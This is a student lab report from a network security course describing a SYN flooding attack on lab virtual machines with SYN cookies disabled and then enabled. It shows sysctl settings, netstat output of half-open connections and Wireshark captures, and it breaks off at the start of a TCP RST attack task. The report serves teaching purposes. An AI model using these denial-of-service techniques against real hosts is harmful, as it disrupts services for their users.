

CNS LAB

LAB - 2

TCP ATTACK LAB

NAME : SIRI S

SEMESTER : 5

SECTION : H

SRN : PESIUGI9CS485

Lab Setup:

ATTACKER: 10. 0. 2. 19

VICTIM: 10. 0. 2. 20


OBSERVER: 10. 0. 2. 21

Task 1: SYN Flooding Attack

The objective of this task is to launch a SYN flooding attack with SYN cookie mechanism turned on and off. In this task we will use Netwox Tool 76 to attack the queue maintaining the SYN information in the victim machine.

First we need to check the current size of the victim's queue for half-opened connections:

Command: *sudo sysctl -q net.ipv4.tcp_max_syn_backlog*


A screenshot of an Ubuntu desktop environment. On the left, there is a vertical dock with icons for various applications: Dash, LibreOffice Writer, Terminal, Synaptic Package Manager, Nautilus File Browser, Transmission BitTorrent Client, Firefox Web Browser, System Settings, and Gnome Terminal. The main window is a terminal window titled "Terminal". The terminal shows the command "sudo sysctl -q net.ipv4.tcp_max_syn_backlog" being run, and the output "net.ipv4.tcp_max_syn_backlog = 128" is displayed. The desktop has a dark theme with orange and white text on the terminal screen. The top bar shows the date and time as [11/15/21]seed@SiriS_PES1UG19CS485_Victim:~\$ 2:48 AM.

We can see that the value is 128.

Firstly, we will try to launch a SYN flooding attack with:

SYN cookie mechanism turned off

Using the below command, we turn off the SYN cookie countermeasure in the victim machine and then check the usage of the queue before the attack




The screenshot shows a terminal window on an Ubuntu desktop. The terminal output is as follows:

```
[11/15/21]seed@SiriS_PES1UG19CS485_Victim:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/15/21]seed@SiriS_PES1UG19CS485_Victim:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*          LISTEN
tcp        0      0 10.0.2.20:53         0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:631         0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:23           0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:953         0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*          LISTEN
tcp6       0      0 ::::80              ::::*               LISTEN
tcp6       0      0 ::::53              ::::*               LISTEN
tcp6       0      0 ::::21              ::::*               LISTEN
tcp6       0      0 ::::22              ::::*               LISTEN
tcp6       0      0 ::::1:631            ::::*               LISTEN
tcp6       0      0 ::::3128            ::::*               LISTEN
tcp6       0      0 ::::1:953            ::::*               LISTEN
[11/15/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

Now that the SYN cookie mechanism is off and we have checked the usage of the queue, we will perform the Netwox attack from the Attacker VM to the Victim VM.

SYN flooding Attack:

(Netwox is pre-installed in the VM)




When the attack is in play, we can see that there are many half-open connections from random source IP addresses


Active Internet connections (servers and established)					
Proto	Recv-Q	Local Address	Foreign Address	State	
tcp	0	0 127.0.1.1:53	0.0.0.0:*	LISTEN	
tcp	0	0 10.0.2.20:53	0.0.0.0:*	LISTEN	
tcp	0	0 127.0.0.1:53	0.0.0.0:*	LISTEN	
tcp	0	0 0.0.0.0:22	0.0.0.0:*	LISTEN	
tcp	0	0 0.0.0.0:23	0.0.0.0:*	LISTEN	
tcp	0	0 127.0.0.1:953	0.0.0.0:*	LISTEN	
tcp	0	0 127.0.0.1:3306	0.0.0.0:*	LISTEN	
tcp	0	0 10.0.2.20:23	244.248.42.203:3350	SYN_RECV	
tcp	0	0 10.0.2.20:23	242.24.61.202:19622	SYN_RECV	
tcp	0	0 10.0.2.20:23	227.75.205.245:36459	SYN_RECV	
tcp	0	0 10.0.2.20:23	244.15.161.160:56220	SYN_RECV	
tcp	0	0 10.0.2.20:23	225.41.137.110:15532	SYN_RECV	
tcp	0	0 10.0.2.20:23	248.35.64.244:45264	SYN_RECV	
tcp	0	0 10.0.2.20:23	231.213.4.255:30561	SYN_RECV	
tcp	0	0 10.0.2.20:23	239.222.164.158:62722	SYN_RECV	
tcp	0	0 10.0.2.20:23	230.52.118.112:15512	SYN_RECV	
tcp	0	0 10.0.2.20:23	233.119.193.179:15084	SYN_RECV	
tcp	0	0 10.0.2.20:23	233.9.14.54:53320	SYN_RECV	
tcp	0	0 10.0.2.20:23	237.76.115.124:43292	SYN_RECV	
tcp	0	0 10.0.2.20:23	251.33.191.221:14840	SYN_RECV	
tcp	0	0 10.0.2.20:23	250.16.149.233:16892	SYN_RECV	
tcp	0	0 10.0.2.20:23	250.231.103.249:34370	SYN_RECV	
tcp	0	0 10.0.2.20:23	227.222.172.2:26487	SYN_RECV	
tcp	0	0 10.0.2.20:23	232.155.166.202:13263	SYN_RECV	
tcp	0	0 10.0.2.20:23	248.75.49.121:49575	SYN_RECV	
tcp	0	0 10.0.2.20:23	224.34.89.148:25433	SYN_RECV	
tcp	0	0 10.0.2.20:23	234.82.199.232:64524	SYN_RECV	
tcp	0	0 10.0.2.20:23	235.161.72.188:10802	SYN_RECV	
tcp	0	0 10.0.2.20:23	242.226.63.55:8985	SYN_RECV	
tcp	0	0 10.0.2.20:23	240.192.97.85:37251	SYN_RECV	
tcp	0	0 10.0.2.20:23	246.135.137.8:1801	SYN_RECV	
tcp	0	0 10.0.2.20:23	242.137.219.187:51998	SYN_RECV	

Once the quantity of this type of connection reaches a certain threshold, the victim will not be able to accept any new TCP connections.

Now we will try to telnet the Victim from the Attacker:



As we can see, we are *unable* to establish a telnet connection.




From the above Wireshark capture, we can see that SYN packets are sent to the victim from random IP addresses. The victim replies with SYN+ACK packets which may be dropped somewhere because the IP addresses may not be assigned to any machine. Hence, the half-open connections will stay in the queue until they time out.

Firstly, we will try to launch a SYN flooding attack with:

SYN cookie mechanism turned *on*

Using the below command, we turn on the SYN cookie countermeasure in the victim machine




The screenshot shows a Linux desktop environment with a dark blue theme. On the left, there is a vertical dock containing icons for various applications: Dash (Ubuntu logo), Nautilus (file browser), Terminal (blue icon with orange 'S'), Dash Home (grid icon), Dash Help (book icon), Dash Dash (dash icon), and Dash System (gear icon). The main window is a terminal window titled 'Terminal' with the text '[11/15/21]seed@Siris_PES1UG19CS485_Victim:~\$ sudo sysctl -w net.ipv4.tcp_syncookies=1' displayed. The status bar at the top right shows the date and time as '3:25 AM'.

We can see that the SYN cookie mechanism is on using:

Command: `sudo sysctl -w net.ipv4.tcp_syncookies=1`

Now when we perform the same attack as before, we are able to observe the following:

We try to telnet to the victim machine and we can see that we are able to establish a connection:



```
[11/15/21]seed@SiriS_PES1UG19CS485_Attacker:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^].
Ubuntu 16.04.2 LTS
SiriS_PES1UG19CS485_Victim login: seed
Passw rd:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[11/15/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

Wireshark Capture:



Capturing from any

Source	Destination	Protocol	Length	Info
10.0.2.20	10.0.2.20	TCP	56	43195 -> 23 [SYN] Seq=227535238 Wi
10.0.2.20	10.0.2.20	TCP	56	15212 -> 23 [SYN] Seq=1109788209 Wi
8.202.178.211	10.0.2.20	TCP	56	4885 -> 23 [SYN] Seq=4201653348 Wi
10.0.2.20	10.0.2.20	TCP	56	42901 -> 23 [SYN] Seq=1590245207 Wi
10.0.2.20	10.0.2.20	TCP	56	55639 -> 23 [SYN] Seq=4690330260 Wi
10.0.2.20	10.0.2.20	TCP	56	62435 -> 23 [SYN] Seq=3152410521 Wi
10.0.2.20	10.0.2.20	TCP	56	40452 -> 23 [SYN] Seq=811841263 Wi
10.0.2.20	10.0.2.20	TCP	56	24795 -> 23 [SYN] Seq=994168759 Wi
10.0.2.20	10.0.2.20	TCP	56	21965 -> 23 [SYN] Seq=3814395975 Wi

Frame 18: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
► Linux cooked capture
► Internet Protocol Version 4, Src: 8.202.178.211, Dst: 10.0.2.20
▼ Transmission Control Protocol, Src Port: 4885, Dst Port: 23, Seq: 4201653348, Len: 0
 Source Port: 4885
 Destination Port: 23
 [Stream index: 8]
 [TCP Segment Len: 0]
 Sequence number: 4201653348
 Acknowledgment number: 0
 Header Length: 20 bytes
 ► Flags: 0x002 (SYN)
 Window size value: 1500
 [Calculated window size: 1500]
 Checksum: 0xb054 [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0


any: <live capture in progress> Packets: 603931 - Displayed: 603931 (100.0%) Profile: Default

TASK – 2 : TCP RST Attacks on *telnet* and *ssh* connections

The objective of this task is to launch a TCP RST attack to break an existing telnet connection and ssh connection between A and B using *netwox* and *scapy* tools.

1. Telnet

First we will try to establish a telnet connection from the observer (10.0.2.21) to the client (10.0.2.20):



```
[11/15/21]seed@Siris_PES1UG19CS485_Observer:~$ telnet 10.0.2.20
Trying 10.0.2.20...
Connected to 10.0.2.20.
Escape character is '^'.
Ubuntu 16.04.2 LTS
Siris_PES1UG19CS485_Victim login: seed
Password:
Last login: Mon Nov 15 03:26:47 EST 2021 from 10.0.2.19 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

